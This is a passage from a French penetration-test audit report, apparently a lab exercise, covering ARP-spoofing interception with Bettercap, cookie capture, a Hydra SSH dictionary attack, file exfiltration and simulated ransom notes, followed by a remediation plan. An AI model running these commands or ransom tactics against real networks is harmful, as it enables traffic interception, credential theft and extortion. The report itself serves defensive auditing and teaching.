Une fois en mode enable, l'attaquant dispose du contrôle total du routeur : modification du mot de passe enable, examen et altération des routes, blocage de l'accès légitime. Cette compromission est documentée dans les notes par les changements de mots de passe constatés (par exemple enable password jesaistout55), qui constituent une preuve technique du compromis.

5.4 Mouvement latéral — Attaque Man-in-the-Middle

Théorie — ARP spoofing et Man-in-the-Middle

L'attaque Man-in-the-Middle consiste à se positionner logiquement entre deux interlocuteurs afin d'observer, voire de modifier, leur trafic. La technique la plus répandue sur un LAN repose sur l'ARP spoofing : l'attaquant émet de fausses réponses ARP associant l'adresse IP de la passerelle à sa propre adresse MAC. Les postes du segment mettent à jour leur table ARP et envoient désormais leur trafic à l'attaquant, qui le relaie de façon transparente vers la passerelle. Le protocole ARP n'embarquant aucune authentification, cette attaque est fondamentalement irrésistible sans contre-mesures dédiées (DAI sur les commutateurs, surveillance ARP).

L'attaque a été conduite avec Bettercap en mode arp.spoof, en ciblant le poste client 10.0.40.10. La capture associée (module net.sniff) permet de visualiser en temps réel l'ensemble du trafic du poste cible : requêtes DNS, requêtes HTTP, échanges DHCP, etc.

```
set arp.spoof.targets 10.0.40.0/24
set arp.spoof.full duplex true
arp.spoof on
net.sniff on
```

```
10.0.40.0/24 > 10.0.40.12 » [06:29:36] [sys.log] [inf] arp.spoof full duplex
spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.0.40.0/24 > 10.0.40.12 » [06:29:36] [sys.log] [inf] arp.spoof arp spoofing
started, probing 1 targets.
10.0.40.0/24 > 10.0.40.12 » set net.sniff.output /tmp/target.pcap
10.0.40.0/24 > 10.0.40.12 » set net.sniff.verbose true
10.0.40.0/24 > 10.0.40.12 » net.sniff on
10.0.40.0/24 > 10.0.40.12 » [06:30:10] [net.sniff.udp] udp 10.0.40.10:bootpc
> gateway:bootps 308 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:10] [net.sniff.udp] udp 10.0.40.10:bootpc
> gateway:bootps 308 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:10] [net.sniff.udp] udp gateway:bootps >
10.0.40.10:bootpc 321 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:10] [net.sniff.udp] udp gateway:bootps >
10.0.40.10:bootpc 321 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:39] [net.sniff.udp] udp 10.0.40.10:bootpc
> gateway:bootps 308 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:39] [net.sniff.udp] udp 10.0.40.10:bootpc
> gateway:bootps 308 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:39] [net.sniff.udp] udp gateway:bootps >
10.0.40.10:bootpc 321 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:39] [net.sniff.udp] udp gateway:bootps >
10.0.40.10:bootpc 321 bytes
10.0.40.0/24 > 10.0.40.12 » [06:30:43] [net.sniff.dns] dns 10.0.10.53 > 10.
0.40.10 : www.entreprise.local is Query Refused
10.0.40.0/24 > 10.0.40.12 » [06:30:43] [net.sniff.dns] dns 10.0.10.53 > 10.
0.40.10 : www.entreprise.local is Query Refused
10.0.40.0/24 > 10.0.40.12 » [06:30:51] [net.sniff.dns] dns 10.0.10.53 > 10.
0.40.10 : staging-v2.entreprise.local is Non-Existent Domain
10.0.40.0/24 > 10.0.40.12 » [06:30:51] [net.sniff.dns] dns 10.0.10.53 > 10.
0.40.10 : staging-v2.entreprise.local is Non-Existent Domain
10.0.40.0/24 > 10.0.40.12 » |
```

Figure 15 — Interception du trafic du poste 10.0.40.10 (DNS, HTTP)

5.4.1 Identification d'un utilisateur via les cookies HTTP

Parmi les flux interceptés, une requête HTTP périodique vers `intranet.entreprise.local/api/heartbeat` retient l'attention. L'en-tête Cookie de la requête contient en clair l'identifiant de l'utilisateur courant : `user=momo`. Ce simple fait l'identifiant utilisateur transitant en clair dans un cookie révèle l'usage de HTTP au lieu de HTTPS sur des flux internes et constitue une violation de confidentialité majeure.

```

10.5
53:
53:
53: P...P..Y...k.....
53: S....2!
53: 09:16:01.719037 IP 10.0.40.10.44538 > 10.0.10.80.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 901948935 ecr
53: 3347132961], length 0
53:
53: E..g.@.?...
53:
53: S r
53:
53: 13.
53:
53: /./di
53: P...P..Y...k.....
53: S....2!
53: 09:16:01.723469 IP 10.0.40.10.44538 > 10.0.10.80.http: Flags [P.], seq 1:159, ack 1, win 502, options [nop,nop,TS val 90
53: 1948935 ecr 3347132961], length 158: HTTP: GET /api/heartbeat HTTP/1.1
53:
53: E..g.@..3
53:
53: S r
53:
53:
53: P...P..Y...k.....$.....
53: /./di
53: S....2!GET /api/heartbeat HTTP/1.1
53:
53: Host: intranet.entreprise.local
53: User-Agent: curl/8.14.1
53: Accept: */*
53: Cookie: user=momo; session=1778505361
53: X-User-ID: momo
53:
53: 09:16:01.723480 IP 10.0.40.10.44538 > 10.0.10.80.http: Flags [P.], seq 1:159, ack 1, win 502, options [nop,nop,TS val 90
53: 1948935 ecr 3347132961], length 158: HTTP: GET /api/heartbeat HTTP/1.1
53:
53: E..g.@..3
53:
53: S r
53:
53:

```

Figure 16 — Interception du cookie de session révélant l'identité de l'utilisateur cible

5.4.2 Fuite d'information via le service DNS

Une seconde information sensible a été obtenue en interrogeant directement le service DNS interne. La requête sur `mail.entreprise.local` renvoie une page Web contenant un message destiné aux employés, dans lequel figure un indice (sous forme d'énigme) sur le mot de passe du compte d'administration DNS. Ce type d'information n'a pas vocation à être public, et illustre une fuite de configuration par bavardage du système.

```

(kali@kali)~$ curl mail.entreprise.local
<!DOCTYPE html>
<html lang="fr">
<head><title>Entreprise SA</title></head>
<body>
<h1>Bienvenue chez Tasty Krousty.mdr</h1>
<p>Notre site officiel. Y pas les tales pour faire mieux.</p>
<ul>
<li>Contact general : contact@faitesnousconfiance!labouffeestpaspermiseetpascher.bif</li>
<li>Support : ifispeakiminbigtrouble@entreprise.local</li>
</ul>
Si le prof de reseaux etait votre pote, ce qu'il n'est pas, vous le surnommeriez comment? C'est le mdp du compte dnsamain.
</body>
</html>

```

Figure 17 — Fuite d'information via la page Web exposée par le serveur de messagerie

```
(kali㉿kali)-[~]
$ dig mail.entreprise.local

; <<>> DiG 9.20.15-2-Debian <<>> mail.entreprise.local
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
-->HEADER<<- opcode: QUERY, status: NOERROR, id: 61529
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: ea9eca51a0730d67010000069fc66bfc342099fd529bbdc (good)
;; QUESTION SECTION:
;mail.entreprise.local.      IN      A

;; ANSWER SECTION:
mail.entreprise.local.  60      IN      A      10.0.10.80

;; Query time: 12 msec
;; SERVER: 10.0.10.53#53(10.0.10.53) (UDP)
;; WHEN: Thu May 07 06:17:36 EDT 2026
;; MSG SIZE rcvd: 94
```

Figure 18 — Résolution DNS de mail.entreprise.local depuis le poste attaquant

5.5 Élévation de privilèges et exfiltration

Disposant désormais de l'identifiant utilisateur momo, l'équipe a procédé à une attaque par dictionnaire contre le compte SSH correspondant sur la machine cible. Compte tenu de la faible entropie du mot de passe utilisé, l'attaque réussit en moins de cinq secondes.

```
hydra -l momo -P dicodesfamilles.txt -t 2 -f ssh://10.0.40.10
```

```
(root㉿kali)-[~]
# hydra -l momo -P dicodesfamilles.txt -t 2 -f ssh://10.0.40.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-11 09:30:43
[DATA] max 2 tasks per 1 server, overall 2 tasks, 43 login tries (l:1/p:43), ~22 tries per task
[DATA] attacking ssh://10.0.40.10:22/
[22][ssh] host: 10.0.40.10 login: momo password: momo
[STATUS] attack finished for 10.0.40.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-11 09:30:46
```

Figure 19 — Compromission du compte utilisateur momo par attaque par dictionnaire

Une fois connecté sur le poste de l'utilisateur, l'attaquant accède aux fichiers métier de la victime. Le fichier cible un script de génération de bruit présenté ici comme un actif sensible de l'entreprise, est exfiltré vers le poste attaquant.


5.6 Impact final — Demande de rançon

Pour matérialiser l'impact de l'attaque, un fichier de demande de rançon a été déposé sur le poste de l'utilisateur momo. Le contenu de ce fichier illustre la dynamique d'une attaque par double extorsion : la donnée a été à la fois exfiltrée et est susceptible d'être chiffrée.

```
momo@Debian13template:~$ nano 2000000\$.txt
momo@Debian13template:~$ rm generateur_bruit.py
scp momo@Debian13template:~$ ls
'2000000\$.txt'
Co momo@Debian13template:~$ cat 2000000\$.txt
vous voulez recup votre script avec vos employé envoyer nous 200 000 $ au black legume
scp momo@Debian13template:~$ |
```

Figure 20 — Note de rançon déposée sur le poste de l'utilisateur compromis

En parallèle, une note de rançon plus complète a été adressée à l'administration de l'entreprise, prétendument issue d'un groupe « BLACK LEGUM », exigeant le retrait des règles de pare-feu sous menace de coupure des routes du routeur.

A screenshot of a ransom note message. The text is as follows:

@[V][B2]Romain.Mazille Bonjour,
Ici Les BLACK LEGUM, On est entré dans votre routeur, nous avons changé les mdp des comptes et surtout de l'élévation de privilège ENA. On vous laisse jusqu'à 14h pour supprimer vos règles de pare-feu, au quel cas si vous refusez d'obéir on devra couper toutes les routes de votre routeur ce qui créera un accident et vos employés ne pourront plus travailler.

Avec nos remerciements les plus amicaux
LES BLACK LEGUM

Figure 21 — Note de rançon envoyée à la direction (simulation)

Synthèse de l'attaque

L'attaque interne a abouti en exploitant successivement : (1) un mot de passe par défaut sur le routeur exposé en SSH, (2) l'absence de protection ARP sur le LAN, (3) l'utilisation de HTTP en clair pour les flux internes, (4) la fuite d'information via une page Web mal protégée, et (5) un mot de passe utilisateur faible. Aucune de ces faiblesses n'aurait suffi à elle seule à provoquer l'impact final ; c'est leur enchaînement qui a permis la compromission complète. Ce constat illustre l'intérêt fondamental d'une approche de défense en profondeur.

6. Synthèse comparative Bleue / Rouge

Le tableau suivant met en regard les mesures défensives mises en œuvre par la Blue Team et leur efficacité réelle face aux techniques utilisées par la Red Team. Il permet d'identifier les zones où la défense est satisfaisante et celles où une remédiation complémentaire reste prioritaire.

Phase ATT&CK	Mesure défensive en place	Résultat offensif
Reconnaissance	Aucune (le LAN reste ouvert au sein du périmètre).	Réussite : cartographie complète.
Accès initial	Mots de passe renouvelés en cours de mission, mais service SSH du routeur conservé en accès LAN.	Réussite avant durcissement : Hydra exploite un mot de passe par défaut.
Mouvement latéral	Aucune protection ARP active (DAI absent).	Réussite : ARP spoofing fonctionnel.
Découverte de credentials	Flux internes encore en HTTP — pas de chiffrement intra-LAN.	Réussite : interception d'un cookie identifiant.
Compromission de compte	Politique de mot de passe utilisateur non contraignante.	Réussite : attaque dictionnaire.
Exfiltration	Aucune DLP, aucune supervision sur les transferts sortants depuis les postes.	Réussite : fichier copié sans détection.

7. Plan de remédiation

Les recommandations ci-dessous sont hiérarchisées par criticité. Elles couvrent les volets technique, organisationnel et humain.

7.1 Actions immédiates (sous 7 jours)

- Désactiver l'accès SSH au routeur depuis le LAN utilisateur ; restreindre l'administration à un VLAN de management dédié.
- Imposer une politique de mots de passe robuste (longueur minimale 12 caractères, complexité, expiration) sur l'ensemble des comptes.
- Auditer et durcir les comptes locaux des postes utilisateurs.
- Bloquer les flux HTTP en clair pour les applications internes ; basculer obligatoirement en HTTPS.

7.2 Actions à court terme (sous 1 mois)

- Mettre en place une segmentation VLAN stricte entre LAN utilisateurs, LAN serveurs, LAN management et DMZ.
- Activer Dynamic ARP Inspection (DAI) et DHCP snooping sur les commutateurs supportant ces fonctionnalités.

7.3 Actions à moyen terme (sous 6 mois)

- Conduire un programme de sensibilisation des utilisateurs (phishing, mots de passe, insider threat).
- Formaliser une procédure de réponse à incident incluant l'isolement de poste, la préservation des preuves et la communication.
- Déployer un EDR sur l'ensemble du parc poste.
- Établir un programme d'audits récurrents (et de tests d'intrusion ciblés).

8. Conclusion

L'audit a mis en évidence un état initial préoccupant, caractéristique d'une plateforme livrée sans durcissement, mais aussi la capacité de l'organisation à élever rapidement son niveau de protection lorsqu'un cadre méthodique lui est proposé. Les mesures défensives appliquées pendant la mission constituent un socle solide ; elles doivent toutefois être complétées par les actions de remédiation à court et moyen terme listées au chapitre 7.

Le volet offensif a démontré que le scénario de l'insider threat reste, en l'état, exploitable. Cette catégorie de menace ne peut pas être traitée par les seules mesures périmétriques : elle appelle un effort conjugué de cloisonnement interne, de supervision et de sensibilisation des utilisateurs.

Nous restons à la disposition de l'entreprise pour accompagner la mise en œuvre du plan de remédiation et conduire les vérifications de contrôle correspondantes.

9. Annexes

9.1 Glossaire

Terme	Définition
ARP spoofing	Technique consistant à émettre de fausses réponses ARP pour détourner le trafic d'un segment réseau.
DMZ	Zone démilitarisée — sous-réseau intermédiaire isolant les services exposés à Internet du cœur de réseau.
Hydra	Outil de test de robustesse d'authentification par attaque par dictionnaire en ligne.
Insider threat	Menace provenant d'un utilisateur légitime du système (collaborateur, prestataire).
Kill Chain	Modèle décrivant les phases d'une attaque ciblée, de la reconnaissance à l'action sur les objectifs.
MitM	Man-in-the-Middle — positionnement de l'attaquant entre deux interlocuteurs pour intercepter ou modifier leurs échanges.
NAT	Network Address Translation — translation d'adresses, notamment pour publier un service interne sur une IP publique.
OPNsense	Distribution open source de pare-feu d'entreprise, dérivée de pfSense.

Terme	Définition
SIEM	Security Information and Event Management — plateforme centralisée de collecte et de corrélation de journaux.

9.2 Référentiels mobilisés

- ANSSI — Guide d'hygiène informatique.
- ANSSI — Recommandations de sécurité pour l'architecture d'un système d'information sensible.
- NIST Cybersecurity Framework (Identify / Protect / Detect / Respond / Recover).
- MITRE ATT&CK — Matrice des techniques d'attaque adverses.
- ISO/IEC 27002 — Code de bonnes pratiques pour la gestion de la sécurité de l'information.

9.3 Avertissement

Le présent rapport est strictement confidentiel et ne peut être communiqué à des tiers sans accord écrit préalable. Les techniques offensives décrites ont été employées dans le strict cadre du mandat d'audit et de la convention conclue entre les parties. Toute reproduction de ces techniques en dehors d'un cadre légal et contractuel équivalent expose son auteur à des poursuites pénales.